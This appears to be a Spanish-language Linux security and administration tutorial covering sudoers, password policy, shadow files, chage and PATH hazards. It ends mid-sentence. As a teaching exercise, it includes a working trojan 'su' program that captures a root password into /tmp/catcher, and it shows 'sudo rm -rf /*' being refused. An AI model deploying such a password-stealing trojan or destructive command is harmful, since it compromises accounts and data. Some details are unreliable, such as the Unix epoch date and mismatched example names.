Dirigete al modulo de Quota y verifica la lista de los sistemas de archivos. Si un sistema de archivo tiene habilitado Quota, accese su ruta (path) para deslegar las quotas de cada usuario. Si quota no esta habilitado para ese sistema dde archivos, habilite la misma dando click en habilitar quota. Sin embargo, esto no podra trabajar si no ha sido habilitado el modulo de quota en el disco y en el sistema de archivo de red. Si no puedes tener a quota habilitado desde el modulo de quota, dirigase al modulo y asegurese de que la opcion Usar Quotas (Use Quotas) es marcada por el sistema de archivos que deseas utilizar.

Ahora, regresa al modulo quota, busca el sistema de archivos dondde quota esta habilitado. De click en su path (ruta), y este desplegara una lista de usuarios y sus quotas.

Ademas de visualizar las quotas de los grupos y usuarios, tambien puedes editar esas quotas. Esto permite el control de muchos bloques o archivos de los ccuales un usuario o grupo particular pueden ser propietarios.

En la pagina delantera debajo del modulo quota se listan los sistemas de archivos, ahi debe de haber un boton para desplegar las quotas para un usuario en particular en todo el sistema de archivos. Si el grupo quota esta en uso, un boton para ver la quota del grupo tambien debe de ser despegado.

El Modulo de Paquetes de Software

El modulo de paquetes de software puede lidiar con una gran cantidad de sistemas de paquetes, incluyendo el manejador de paquetes de Redhat (RPM), Solaris y HPUX. Desde la pagina principal de este modulo, se puede hojear todos los paquetes instalados actualmente, buscar por un paquete, instalar un nuevo paquete o encontrar a cual paquete pertenece un archivo en particular.

Un nuevo paquete puede ser instalado de muchas maneras. Usted puede instalar residente en su maquina, en la maquina que estas usando, o en cualquier FTP o World Wide Web URL que tu ordenador puede accesar. Primero, especificar cual paquete instalar y donde encontrar ese paquete, luego otra pagina aparecera que preguntara por la opcion para esa instalacion.

Es practico estar habilitado para encontrar cual paquete esta asociado con cual paquete. Escribe el nombre del archivo, y este buscara en la base de datos para encontrar a cual este pertenece.

SUDO

Amenudo es dificil saber quien es confiable, lo cual hace de la seguridad del sistema un topico importante. sudo ofrece un comprimiso entre la confianza y la seguridad y es una herramienta vital en cualquier ambiente donde los deberes del administrador son compartidos entre varias personas. Ocacionalmente los administradores de sistemas necesitan permitir a los usuarios realizar alguna acción especifica con los permisos de root. Sin embargo, que un usuario cualquiera tenga conocimiento de la clave de root no esta dentro del buen uso de las normas de seguridad. sudo le permite a los usuarios utilizar su propia contraseña (la contraseña que le fue asigada por el administrador de sistemas) para ejecutar comandos y acciones como root. Esta seccion explicara las pasos de agregar un usuario al archivo sudoers y realizar una acción como otro usuario.

Los siguientes topicos seran discutidos en esta seccion:

- ¿Que es sudo?
- Configurando sudo
- Archivo Log
- Ejecutando sudo
- Riesgos de seguridad con sudo

¿Que es SUDO?

El sudo es una herramienta administrativa que le permite al administrador del sistema extender y controlar las habilidades que incluyen el acceso a root de los usuarios normales. Esta utiidad es utilizada mas a menudo para permitirle a los usuarios regulares realizar algunas operaciones como root como tambien realizar comandos como otro usuario. Un administrador de sistema usando sudo puede permitirle a un usuario ejecutar un comando temporalmente como root mientras accesa al uso de opciones y comandos.

Suponga que un usuario es requerido para que tenga el permiso de root para realizar el comando chown en unos archivos. Sin embargo, es para lo unico que el usuario siempre necesitara acceso a root. En vez de darle la contraseña de root al usuario y de esta manera darle libertad completa del sistema. Es mejor usar sudo y restringirlo solo al comando chown.

Ademas de ser usado por los usuarios del sistema, este tambien puede ser usado por los grupos. Un grupo de usuarios puede ser designado en el archivo de configuración, permitiendoles a todos ellos la opcion de realizar comandos como root.

¿Como Opera sudo?

Sudo permite estas operaciones gracias al super usuario, este es el configura el archivo /etc/sudoers. Este archivo contiene campos usados para especificar cuales usuarios pueden realizar ciertas tareas en ordenadores especificos. Los privilegios de acceso pueden variar desde asignarle a un usuario el acceso completo a una red hasta solo poder realizar un solo comando en el sistema.

Sudo es protegido por una contraseña, esto significa que si un usuario trata de ejeccutar sudo debe entrar una contraseña. De esta manera se evita que cualquier usuario pueda tener la contraseña de root del sistema. Sudo solo requiere que los usuarios conozcan su propia contraseña. De esta manera, sudo provee un alto nivel de seguridad limitando asi el número de usuarios que necesitan la contraseña de root en orden de realizar operaciones necesarias. Esta opcion puede ser cambiada en el archivo de configuración. Despues de que los usuarios se han verificado con la contraseña correcta, tienen un tiempo de 5 minutos en el cual tienen la libertad de utilizar el comando sin tener que reingresar la contraseña. El limite de los 5 minutos es reiniciado cada vez que el usuario ejecuta sudo, y la duracion de este tiempo tambien puede ser camiada en el archivo de configuración.

Sudo no esta limitado solo a root. Un usuario se le puede conceder permiso para ejecutar comandos como otro usuario. La pagina web oficial de sudo puede ser encontrada en http://www.courtesan.com/sudo. La instalacion debe ser realizada como root, alojando cada codifo fuente en el directorio apropiado. El archivo de descarga desde la pagina de sudo contiene un archivo README (leeme) que provee mucho mas informacion en la cual se especifica donde debe de ser alojado cada código fuente.

Configurando sudo

El archivo de configuración para el programa sudo es llamado sudoers y debe ser escrito antes de ser ejecutado para que pueda funcionar. Este debe estar alojado en el directorio /etc/. Esto es importante para familiarizarse con el archivo /etc/sudoers porque sudo ofrece una variedad de opciones.

Usando visudo

El sudo viene acompañado por un editor de texto llamado visudo, el cual debe ser usado para editar el archivo sudoers. De una manera similar al vipw y vigr, visudo verifica los errores basicos dentro del archivo y bloquea el archivo para prevenir multiples configuraciones, o compromisos de seguridad de archivos temporales.. Este programa es instalado cuando el programa sudo es instalado y este viene con su propia pagina de man. Este trabaja similar al vi/vim y no debe de ser un problema para alguien familiarizado con este.

El archivo /etc/sudoers

El archivo /etc/sudoers esta compuesto por dos partes. La primera parte crea la estructura y los alias a seguir por el programa sudo, con alias de usuarios (user aliases), alias runas (runas aliases), alias de hosts (host aliases) y alias para comandos especificos (specific command aliases). La segunda parte determina cuales usuarios estan permitido para accesar sudo y sus límites, definiendo el acceso a los perfiles de los usuarios dentro de sudo.

El archivo /etc/sudoers contiene toda la informacion que es necesaria para usar sudo. La siguiente lista describe cada parte del archivo /etc/sudoers:

- User alias: Asigna alias para cada grupo de usuarios que usaran sudo.
- Runas alias: Provee un alias comun para ciertos usuarios los cuales seran emulados por sudo.
- Host Alias: Una lista de alias que pueden ser sobrenombrado (aliased) en un grupo.
- Command Alias: Una lista de comandos que los usuarios pueden usar atraves de sudo.
- User configuration: Las diferentes configuraciones para cada alias o usuario.

Los Alias

Tenga presente que las alias de sudo no son los mismos que los alias de los comandos que los usuarios suelen especificar en su perfil del shell. La primera parte de este archivo es fijado en el siguiente formato:

alias NAME = item1, item2, item3, etc.

Hay cuatro tipos de alias: User_Alias, Runas_alias, Host_Alias y Cmnd_Alias.

Las especificaciones en User_Alias agrupa diferentes usuarios. Esto puede ser hecho con usernames (nombres de usuarios), numeros UID prefijados con un #, y los numeros GID prefijados con %. Por ejemplo, si el siguiente alias de usuario es ingresada:

User_Alias SYSTEMADMIN = alex, elkins, anibal

Luego los usuarios alex, valmis y rafi seran considerados como parte del grupo SYSTEMADMIN. Es importante que los nombre de los grupos esten en mayuscula.

La especificacion del Runas_Alias son proveidas para listar los usuarios que seran usados para ejecutar los comandos:

```
Runas_Alias     OP = root, operator
Runas_Alias     DB = oracle
```

Las especificaciones Host_Alias son usadas para identificar ordenadores, redes, o hardware de red. Direcciones IP, nombres de hosts (Hostnames), grupos de red y los nombres de red pueden ser usados:

```
Host_Alias      FUNDACION = abiertos, stdgo, santiago
Host_Alias      TEXAS = 200.216.10.20, 200.216.10.11
Host_Alias      SERVERS = mail, www, ns
```

Las espoecificaciones de los Cmnd_Alias identifican los comandos a permitir o prohibir. Los pathnames (nombres de enlace) de los comandos deben ser incluido en las especificaciones:

```
Cmnd_Alias      KILL = /usr/bin/kill
Cmnd_Alias      PRINTING = /usr/sbin/lpc
```

Las Especificaciones de los Usuarios

La segunda parte de el archivo sudoers es llamada seccion de especificacion de usuario. Esta utiliza las especificaciones de alias antes mencionados para determinar los comandos especificos y los ordenadores que los usuarios pueden accesar. El formato para esto es como el siguiente:

```
user/NAME       cuales_ordenadores = cuales_comandos
```

Un ejemplo de especificacion de usuario es:

```
SYSTEMADMIN     ALL = kill
```

La especificacion de usuario anterior permite a todos los usuarios en el grupo SYSTEMADMIN usar el comando kill en cualquier ordenador:

```
alex            abiertos = ALL
```

Esta especificacion de usuario permite al usuario alex ejecutar cualquier comando en el ordenador abiertos.

Este es un ejemplo de la seccion de especificacion de usuario en el archivo /etc/sudoers, con usuarios especificos que estan disponibles para realizar solo ciertos comandos en ciertos ordenadores.

```
alex            Santiago = /usr/bin/
elkins          SERVER = /usr/bin/adduser
anibal          ALL = /usr/sbin/lpc, /usr/bin/lpr
```

El usuario alex podra realizar cualquier comando que resida en el directorio /usr/bin en la estacion de trabajo con una contraseña. Elkins puede agregar mas usuarios en el servidor con el programa adduser, y anibal tiene la habilidad de imprimir usando las utilidades de printer en todos los ordenadores. Los tres usuarios antes mencionados necesitaran proveer una contraseña cuando utilicen la utlidad sudo.

El archivo log

Otra caracteristica de sudo es su capacidad de registro (logging). sudo puede registrar a cualquiera que utilice o intente utilizar sudo y cuales comandos ellos entraron. Por defecto, sudo usa syslog, pero este puede ser cambiado para que registre en un archivo específico.

Porque sudo permite el monitoreo específico de el uso de root, este es ideal para un nuevo administrador de sistemas. Cualquier error hecho por un administrador de sistemas puede ser rastreado.

Ejecutando sudo

Ahora que el archivo /etc/sudoers esta configurado correctamente, es posible comenzar a utlizar el programa sudo. En el primer ejemplo, el usuario elkins listara el contenido del directorio /root/ con el comando ls:

```
elkins@hellbound$ sudo ls /root/
Password: **********
directory1   file   file2
elkins@hellbound$
```

La lista del directorio /root/ pudo ser mostrada atraves del programa sudo. Note que al usuario se le requirio para que ingresara una contraseña. Esta es la contraseña del usuario elkins. Una vez haya sido ingresado la contraseña, sudo no le hara pedido de contraseña por 5 minutos. Durante ese tiempo, es posible realizar todos los comandos a los cuales el usuario ha sido autorizado sin tener que ingresar la contraseña nuevamente. Por ejemplo, si el usuario elkins ha realizado el comando mostrado anteriormente, el no tendra que reingresar una contraseña, como es mostrado a continuacion:

```
elkins@hellbound$ sudo cp ~/myFile /root/
elkins@hellbound$ sudo ls /root
directory    file    file2    myFile
elkins@hellbound$
```

Como fue mencionado anteriormente, este periodo de tiempo permanecera por los ultimos 5 minutos despues de ser ingresada la contraseña, despues de esto, el usuario elkins tendra que ingresar la contraseña nuevamente en orden de realizar otra operacion con sudo.

El siguiente ejemplo muestra el formato basico usando sudo. sudo no permitira acciones sin autorizacion, como es mostrado a continuacion:

```
anibal@hellbound$ sudo rm -rf /*
Sorry, user anibal is not allow to execute 'rm -rf /*' as root on server
```

Riesgos de Seguridad con sudo

Pocos problemas de seguridad han ocurrido con sudo. Uno de esos esta documetnado en el sitio de CERT en http://www.cert.org/advisories/CA-1992-11.html. Esta pagina describe un agujero de seguridad en el cual dinamicos programas enlazados son vulnerables a problemas de seguridad cuando se ejecutan atraves de sudo (programas como sudo). Tambien hay problemas de seguridad con las librerias glibc y los programas usados para organizar el SUID/SGID para otros programas, los cuales pueden incluir sudo. Una version que fue realizado por RedHat (Version 1.5.9p4) permite a un usuario copiar un programa (tal como /bin/vi) a otro programa al cual el usuario tiene acceso con sudo y utilizar este programa para realizarle algun daño al sistema. Por ejemplo, si el archivo al que vi fue copiado fuera capaz de ejecutarse atraves de sudo , ese usuario pudiese abrir un shell de root y editar archivo restringidos (tales como /etc/passwd). Aunque muchos de esos agujeros de seguridad son viejos, o aplican a sistemas que no son GNU/Linux, es importante verificar las websites de seguridad (tales como http://www.cert.org) por cualquier problema de seguridad antes de descargar, instalar o utilizar un programa.

Instalando sudo

1. Descargando el código fuente:

El código de sudo esta disponible en http://www.courtesan.com/sudo/. Al momento de haberse creado este documento, la ultima version es V1.6.7p5 y el código fuente el código fuente es proveido como un un archivo comprimido tar en el archivo sudo-1.6.3.tar.gz . Es bueno siempre si se instalara de una vez el programa recien descargado alojarlo en la carpeta /tmp/ .

2. Prepare el código fuente para la compilacion:

Ingrese como root, cree un directorio en un punto conveniente en el sistema de archivos para sostener el código y copiar la fuente en este directorio. Por ejemplo:

```
# mkdir -p /opt/source/sudo
# cd /opt/source/sudo
# cp /tmp/sudo-1.6.3.tar.gz .
```

Descomprima con unzip luego desempaquete con untar el fuente y luego cambiemos al directorio creado por tar:

```
# gunzip sudo
# tar xvf sudo
# cd sudo-1.6.3
```

A este punto, usted debe de tener los siguientes archivos README, INSTALL y FAQ. Verifiquelos para poder continuar la instalacion.

3. Compilando el código fuente e instalando sudo:

Configure el proceso de compilacion para su sistema:

```
# ./configure
```

Compile el código fuente:

```
# make
```

Instalar el código compilado:

```
# make install
```

Esto instala el programa sudo en /usr/local/bin, el script visudo dentro /usr/local/sbin y las paginas man dentro del los subdirectorios de /usr/local/man.

4. Edite el archivo /etc/sudoers como usted desee utilizando su editor de texto preferido.

```
nombre_usuario                  ALL = /usr/sbin/cdrecord
```

Edite el archivo /etc/syslog.conf para habilitar el ingreso de sudo y agregar las siguientes lineas al final del archivo:

```
# sudo
# Log succesful and failed sudo attempt to the file /var/log/sudo
local2.*                        /var/log/sudo
```

Accese el archivo especificado con touch, luego ingrese al sistema como un usuario no identificado y trate de ejecutar un comando privilegiado; dele un vistazo al archivo de log para verificar que todo lo configurado anteriormente este trabajando:

```
# touch /var/log/sudo
Login: aod
Password:
$ sudo /usr/sbin/cdrecord -v speed=6 dev=0.6.0 -data mdk72-inst.iso
```

Cuentas de Seguridad

Cuentas de usuarios no aseguradas apropiadamente son una fuente primaria por el cual los atacantes accesan al sistema. Muchos problemas potenciales pueden ser prevenidos por un manejo cuidadoso de las cuentas de usuarios, incluyendo una buena seleccion de contraseñas, politicas efectivas que reenfuerzan los habitos de los usuarios y la asignacion de permisos apropiados. Todos esos requerimientos deben de ser alcanzados para médidas de seguridad. Complicar el proceso completo es el factor que todas esas tareas

deben de completar para que mantenga un minimo de intrusos, asi evitando inconvenientes con los usuarios.

La seguridad de las cuentas locales es una de las partes mas importante de todos los sistemas de seguridad. En esta seccion, exploraremos varios métodos de asegurar una cuenta local. Los topicos individuales te ayudaran a formar una estrategia total para asegurar su sistema. Estos topicos incluyen:

- Contraseñas
- El archivo /etc/passwd
- Shadow Passwords
- Envejecimiento de las contraseñas
- Tentativas de Ingresos Fracasadas
- Ruta de busqueda (search path)
- Restringiendo Ingresos de root
- Shells Restringidas
- Monitoreando Cuentas
- Facilidad de Ingreso a un Sistema Abierto a Eventos
- Control de Acceso a Archivos
- Manejo de Salvaguardar Archivos
- Ambientes de Seguridad
- Bloqueo de Seguridad

Contraseñas

Las contraseñas son una de las fuerzas base de la seguridad básica en Linux. Si la contraseña es comprometida, el modelo de esquema de seguridad basico es afectado. Para reforzar la seleccion de una buena contraseña, usted necesita hacer mas que solo seleccionar los valores apropiados en una politica de usuario. Usted tambien debe de ayudar a los usuarios a elegir contraseñas fuertes.

Las contraseñas fuertes contienen por lo menos tres de los siguientes tipos de contenido:

- Letras Mayusculas
- Letras Minusculas
- Numeros
- Caracteres que no son alphanumericos como son los signos de puntuacion

Una contraseña ideal debe de estar compuesta por ocho caracteres y ser un grupo de letras y numeros aleatorios, y que los caracteres sean intercalados entre mayusculas y minusculas.

Las contraseñas fuertes deben de obedecer las siguientes letras:

- No usar nombres comunes o sobrenombres
- No usar informacion personal, ejemplo fecha de nacimiento.
- Puede repetir letras o digitos en la contraseña.
- Utilice por lo menos ocho caracteres.
- Piense como un crackers y evite esquemas que pueden exponer que la contraseña sea adivinada o encontrada. (Ejemplo: Escribir la contraseña en un papel y dejarlo en una mesa o pegarlo en una pared).

Las contraseñas comunes son tipicamente los nombres de un familiar o de la pareja, o una palabra a la que una persona siempre menciona o con la cual se siente identificada El problema de contraseñas como estas es la vulnerabilidad de un ataque de diccionario o alguien tratando de hacer algunas adivinanzas educadas en el prompt de la contraseña. Las contraseñas de las personas tienden a elegir solo un pequeño porcentage de

las posibles combinaciones. Esto le permite a un cracker el ataque por diccionario en vez de un generador de caracteres aleatorios, y usted quedara sorprendido con el alto porcentaje de aciertos.

Linux y las Contraseñas

La informacion de las contraseñas encriptadas es sostenido por el archivo llamado /etc/passwd. Este archivo debe de ser mantenido en un alto estado de seguridad. Este tambien pertenece al usuario de mas alta jerarquia en el sistema, root. Linux tiene esencialmente dos categorias de usuarios en el sistema: Usuarios ordinarios y Usuarios privilegiados.

Algunas veces los usuarios privilegiados son llamados incorrectamente superusuarios. Actualmente, la cuenta del superusuario (root) es perteneciente al usuario identificado con el número cero en el sistema. GNU/Linux establece las diferencias entre usuarios de esta manera: cuando se crea el usuario en el sistema, se le asigna un Identificador Unico (UID) a la nueva cuenta de usuario. Este número comienza desde cero, y es el número mas pequeño (número de mas altos privilegios) el que se le es asignado al usuario root. Root puede ejecutar cualquier programa, abrir cualquier directorio, examinar cualquier archivo, cambiar el atributo de cualquier objeto en el sistema y realizar muchas otras funciones con pequeñas o sin restrinccion alguna. El objetivo de los crackers en los sistemas GNU/Linux es obtener la contraseña de root.

Root es el propietario del archivo /etc/passwd. El archivo puede ser leido por todos los usuarios en el sistema para habilitar muchas utilidades e informaciones de autentificacion importantes de cada usuario. Por lo tanto, cualquiera en un sistema GNU/Linux puede copiar el contenido de este archivo y determinar cual campo contiene la contraseña encriptada. Luego cualquiera puede ejecutar una serie de pruebas para determinar el resultado de la cadena de encripcion de una contraseña elegida y comparada con el contenido del archivo /etc/passwd. Asi, la eleccion de una contraseña es importante para el primer nivel de seguridad en un sistema GNU/Linux.

Implementando Contraseñas Fuertes

En la mayoria de los casos, fomentar habitos de buenas contraseñas no es suficiente; usted debe de animar a la eleccion de una buena contraseña. Una buena eleccion de contraseña es aquella que es dificil de recordar, dificil de adivinar y es resistente hasta un brutal ataque como lo es el ataque de diccionario. No hay manera eficiente de que un cracker descubra una buena contraseña. Desafortunadamente, la mejor contraseña es aquella que es dificil de recordar. La mayoria de las personas tienen mas de una contraseña, las cuales son elegidas de algo basico que a las personas se les resulte dificil de olvidar. La mejor manera de cumplir esto es requiriendo contraseña fuertes.

Como discutimos anterormente, una contraseña fuerte usa por lo menos 8 caracteres, no contiene ninguna parte de los nombres de los usuarios y usa por lo menos tres de las siguientes cuatro caracteristicas: letras mayusculas, letras minusculas, numeros y caracteres no alfanumericos como los signos de puntuacion.

El Archivo /etc/passwd

Cuando se discute la seguridad de las cuentas en GNU/Linux, usted debe entender la seguridad de las contraseñas en GNU/Linux. Esta comprension requiere la verificacion del formato del archivo de contraseñas. Usted puede obtener lo específico para la implementacion del formato contraseñas utilizando el siguiente comando: **man 5 passwd**

El archivo passwd contiene varios campos, los cuales son explicados a continuacion:

Campo	**Significado o Uso**
Login Name	La cadena actual que representa que usuario esta en el sistema.
Encrypted Password	En GNU/Linux, la contraseña es encriptada usando un algoritmo DES o MD5

	altamente modificado y el resultado es almacenado.
UID	Unico número de identificaicon del usuario.
GID	número de identificacion del grupo del usuario.
User Name	El nombre actual del usuario.
Home	El directorio home por defecto (usualmente propiedad del usuario).
Shell	La interfaz del shell programatica por defecto.

Las contraseñas en el archivo passwd son encriptadas. Tambien es posible almacenar las contraseñas en un archivo separado; esto es llamado contraseña shadow (shadow password). Esta tecnica asegura que mientras el nivel de acceso de lectura del usuario es mantenido, el contenido del campo encriptado no es desplegado. Esta tecnica obliga a que se tenga que utilizar un programa para crackear contraseñas desde un usuario normal. Un usuario que gana acceso a root puede estar todavia en la dispocision de crackear contraseñas.

Contraseñas Shadow (Shadow Password)

Las contraseñas shadow son un reemplazo para las utilidades que son usadas para crear y mantener la configuración de la seguridad sobre los usuarios de un sistema. Las contraseñas encriptadas estan ubicadas en /etc/shadow en vez de /etc/passwd. Shadow tambien provee realce de la funcionalidad para la administracion de las contraseñas. Algunas de las caracteristicas de shadow incluyen:

- Las contraseñas codificadas son solo accesados por root.
- La informacion de las cuentas de los usuarios pueden ser destinadas a envejecer, esto significa que cada cierto tiempo los usuarios se ven en la obligacion de cambiar las contraseñas, como tambien las cuentas que expiran despues de un periodo de tiempo pueden ser enviadas a una base temporal.
- Se le requerira a los usuarios a que creen buenas contraseñas.
- Mejorar las utilidades para la administracion de las cuentas y contraseñas.
- Un archivo de configuración para fijar el login default (/etc/login.defs).

Aqui se muestra un ejemplo de como debe lucir el archivo /etc/shadow:

```
root:$1$w667SPXs$9jafhwDYUt7MxiAp2w/NS/:12946:0:::::
halt:*:9797:0:::::
operator:*:9797:0:::::
shutdown:*:9797:0:::::
sync:*:9797:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
postmaster:*:9797:0:::::
man:*:9797:0:::::
guest:*:9797:0:::::
nobody:*:9797:0:::::
aod:$1$t8qCF9ms$99MMFjihI3WHgzDpZwkVO1:12946:0:99999:7:::
```

Las caracteristicas de la contraseña shadow es inplementado por la creacion de un archivo llamado /etc/shadow, el cual es propiedad de root y solo puede ser accesado por el. El archivo anteriormente mostrado /etc/passwd esta todavia visible, pero el segundo campo siempre es reemplazado por defecto por una entrada, la cual nunca es el resultado de ninguna encripcion.

Envejecimiento de la Contraseña

En este tiempo, poderosos hardware estan acortando el tiempo requerido para ejecutar un programa que adivina las contraseñas. Una manera de agregar nivel adicional de seguridad en contra de ataques de contraseñas en sistemas GNU/Linux es cambiando las contraseñas mas a menudo.

Muy a menudo, los usuarios no realizan esos cambios. Asi, un mecanismo de forzar un cambio regular es deseado. Esta tecnica en llamada envejecimiento de las contraseñas y esta disponible en muchos de los sistemas GNU/Linux.

El envenjecimiento de las contraseñas puede ser habilitado como una funcion del administrador de sistemas para controlar el acceso a los usuarios.

En los sistemas GNU/Linux, el envejecimiento de las contraseñas es manejado por el comando chage. Note que la contraseña shadow debe de ser habilitada en orden de que el envejecimiento de las contraseñas pueda efectuarse. Este comando toma un número en las opciones de la linea de comandos para controlar los diferentes aspectos del sistema de envejecimiento de la contraseña para un usuario en particular. Las opciones son descritas a continuacion:

Opcion	**Significado**
-m	Este es el número minimo de dias entre los cambios de contraseña. Un valor de cero significa que el usuario debe de cambiar su contraseña en cualquier momento.
-M	Este es el numer maximo de dias entrew lso cambios de contraseñas.
-W	Este es el número de dias antes de que el usuario reciba un mensaje de warning de que su contraseña se vencera y quedara invalida.
-E	Esta es la fecha de expiracion. Despues de este día, la cuenta no podra ser usada.
-d	Este es el día del ultimo cambio, igual que el número de dias desde la epoca de que en GNU/Linux (Enero 5, 1991) la contraseña fue cambiada la ultima vez, o este puede ser especificado en formato DD/MM/AA.
-I	Este es el periodo inactivo. Si una contraseña ha expirado por muchos dias, se desabi lita el usuario.
-l	Este lista la configuración actual. Este es usado por los usuarios sin privilegios para determinar cuadno su contraseña o su cuenta de usuario expiraran.

Por ejemplo el comando:

```
chage -m 2 -M 30 -W 5 aod
```

Le requiere al usuario aod que cambie su contraseña en no menos de 2 o mas de 30 dias, y este le advierte 5 dias antes de que el cambio sea necesario.

Este es un ejemplo del uso de chage para aprender como se configura el envejecimiento de la contraseña para el usuario aod:

```
$ chage -l aod
Minimum:        0
Maximum:        99999
Warning:        7
Inactive:       -1
Last Change:            Jun 12, 2005
Password Expires:       Never
Password Inactive:      Never
Account Expires:        Never
```

Cuentas del Sistema

Las cuentas privilegiadas son referidas como las cuentas del sistemas. Estas tambien son propiedades del root o por cualquier pseudo usuario con un bajo número de UID. Un Pseudo usuario es aquel que esta asociado a un login, pero nunca pertenece a una persona. Es importante controlar el acceso a esos usua-

rios. Examine sus archivos /etc/passwd o /etc/group. El usuario bin y el grupo adm son comunes por defecto. Estas cuentas y otras que ejecutan procesos de servidores, como nobody, no tendran derecho de login y y solo podran tener el privilegio minimo requerido para realizar su funcion. Estos principios son tambien llamdos los principios de los menos privilegiados y aplican tanto para las cuentas del sistemas como para las cuentas de los usuarios.

Intentos de Ingreso al Sistema sin Exito

Todos los sistemas GNU/Linux pueden notar intentos de ingreso al sistema sin exito. Los ingresos fracasados son registrados por el sistema de log en el archivo /var/log/messages. Esta facilidad es manejada en las diferentes distribuciones de GNU/Linux, algunas de estas distribuciones son configuradas para almacenar esta informacion en /var/log/secure.

Para localizar estos mensajes, use el siguiente comando, reemplazando /var/log/messages con /var/log/secure si su distribucion ha sido configurada como tal:

```
$ grep login /var/log/messages
Jun 28 16:04:11 Hellbound login(pam_unix)[7849]: session opened for user      root by (uid=0)
Jun 28 17:15:20 Hellbound login(pam_unix)[7849]: session closed for user      root
Jun 28 17:15:25 Hellbound login(pam_unix)[9093]: check pass; user unknown
Jun 28 17:15:25 Hellbound login(pam_unix)[9093]: authe failure; logname= uid=0 euid=0 tty=/dev/vc/1 ruser= rhost=
Jun 28 17:15:28 Hellbound login[9093]: FAILED LOGIN 1 FROM /dev/vc/1 FOR UNKNOWN, Auth failure
Jun 28 17:15:34 Hellbound login(pam_unix)[9093]: session opened for user      knibalism by (uid=0)
Jun 28 19:55:03 Hellbound login(pam_unix)[7848]: session opened for user      root by (uid=0)
```

Ruta de Busqueda

En GNU/Linux, los comandos frecuentemente usados son verificados por la fijacion de un grupo de directorios especificados por una variable de ambiente llamada $PATH (o $path cuando se usa csh). Es comun incluir el directorio actual en una ruta para que los comandos locales puedan ser referenciados sin necesidad de dar un nombre de ruta extenso. Para indicar esta ruta, mmenudo los usuarios usan la designada por GNU/Linux "." para el directorio actual. Algunas veces, sin embargo, un usuario puede cambiar los directorios a un directorio global de escritura comun (tales como /tmp, /var/tmp o /usr/tmp). Si una referencia a "." es incluida como parte de ambiente del shell, luego la referencia a un script de shell o un comando comun que esta ubicad en este directorio global puuede ser interpretado por un shell como la referencia a una version falsa del programa localizado en el mismo directorio. Este comando puede contener código que, sin el conocimiento del usuario , puede ser ejecutado con efectos laterales desafortunados Tales programas son conocidos como troyanos (Trojan Horse). La ruta de busqueda es usualmente fijada en la shell Bourne o Korn.

```
$PATH=pathname1:pathname2:pathname3:
$export PATH
```

En el shell C o similares a este, se hace de esta manera:

```
%set path = (pathname1 pathname2 pathname3)
```

En GNU/Linux, tales rutas pueden ser incluidas en el archivo .profile, el cual debe ser parecido a lo siguiente:

```
PATH=/bin:/usr/bin:/sbin:$HOME
export PATH
```

De nuevo, cuando se utilice la shell C, el archivo .cshrc (o .login) puede contener una linea que sea parecida a lo siguiente:

```
Path = (/bin /usr/bin /sbin $HOME)
```

En Gnu/Linux, los archivos comienzan con la notacion del punto (no debe ser confundido con el "." del pathname) son conocidos como archivos ocultos. La mayoria de los archivos de inicializacion son ocultos para que no sean visibles en el directorio home del usuario.

Asi, si usted frecuentemente necesita referenciar un archivo en el directorio home del usuario (directorio por defecto) creando un directorio llamado bin y alojando los ejecutables personales ahi, crea un buen sentido de seguridad.

Suponga que el pathname (nombre de ruta) "." fue incluido en un archivo de inicializacion del shell. Tambien asumimos que este usuario no esta bien documentado en cuestion de la buena práctica de la seguridad e inadvertidamente han incluido este nombre de ruta en la variable de ambiente PATH. Ahora imagine que el ejecuta frecuentemente el comando who. Asuma que mas adelante el usuario ha creado el siguiente archivo:

```
$ touch /tmp/testfile
```

Luego, entre al siguiente programa y guardelo como un archivo de nombre quien.c:

```
# include <stdio.h>
main ()
        {
        system ("/usr/bin/who");
        system ("/sbin/rm /tmp/testfile 2>/dev/null");
        }
```

Ahora compile el programa usando el siguiente comando:

```
$ gcc -o quien quien.c
```

El usuario confiado puede tener este perfil:

```
PATH=.:/bin:/usr/bin:/sbin:$HOME
export PATH
```

Ahora imagine que el usuario entra lo siguiente:

```
$ quien
```

Verifique si puede acceder el archivo, el que justamente has creado, llamado quien.

El proximo ejercicio contine otro ejemplo de un troyano que muestra el peligro de incluir "." como un componente de ruta del ambiente.

Ejercicio: Enmascare la contraseña de un troyano

No se proveen soluciones para este ejercicio.

1. Cambie al directorio /tmp. Entre el siguiente código en un archivo lamado /tmp/su.c y compilelo utilizando el compilador apropiado (ej. GCC o CC). (Si usted lo desea ejecutar mas de una vez, usted debe hacer una copia llamada /tmp/su1.c por que al correr este programa se borra.)

```
# gcc -o /tmp/su su.c
/* Este es un programa troyano. Asumiremos que joe es una cuenta de usuario real.
* Aqui el inescrupuloso programa ha estado instalado como una utilidad
* enmascarada como el programa real su. El programa su es usado a menudo
* para cambiar de una cuenta de usuario a otra. Este es otro usuario el cual la
```

```
* mayor parte del tiempo es root. Note que esto trabaja dejando a algun usuario
* que tiene privilegios de root  incluya este programa como parte de su ambiente.
*
* Lo que el programa hace es preguntar por una contraseña, luego llevar a cabo.
*/

int main ()
{
     char buf[127], passwd[25];

     system ("/bin/stty -echo");                /* Apaga echo*/
     printf ("Password:");              /*Preguntarle al usuario*/
     scanf ("%s", passwd);              /**/
     system ("/bin/stty echo");
     printf ("\nSorry\n");

     sprintf (buf, "/bin/echo %s >> /tmp/catcher", passwd);
     system (buf);

     system ("/bin/rm /tmp/su");
exit (0);
}
```

2. Asegurese de que el directorio actual (".") es en tu ruta de busqueda; si no esta, agreguelo.

3. Ejecute su mientras el comando anterior esta instalado en /tmp y tu directorio actual /tmp.

4. Verifique que la contraseña de root que entraste es ahora guardada en al archivo /tmp/catcher.

Restringienddo el Ingreso de root

Una manera de incrementar la seguridad de la cuenta de root es limitar el ingreso directo al sistema de consola principal. GNU/Linux controla el ingreso de root usando el archivo de /etc/securetty. El archivo /etc/securetty debe de ser legible y escribible solo por root. Este archivo es simple, este simplemente lista los nombres de dispositivo donde los ingresos de root son permitidos. Por ejemplo, limitar el ingreso de root al dispositivo de la consola, este archivo solo necesita contener una linea:

```
console
```

Para verificar su archivo /etc/securetty, ejecute el siguiente comando:

```
# cat /etc/securetty
tty1
tty2
tty3
tty4
tty5
tty6
```

El ejemplo permite el ingreso de root en las primeras seis consolas virtuales, estandar en la mayoria de las distribuciones GNU/Linux.

Shells Restringidas

Otra opcion disponible para el administrador de sistemas es conceder acceso a los usuarios externos por via de las shells restringidas. Un ejemplo de tal shell seria rksh, la cual es una version restringida del shell Korn. Este permite la mayoria de las caracteristicas de shell excepto que:

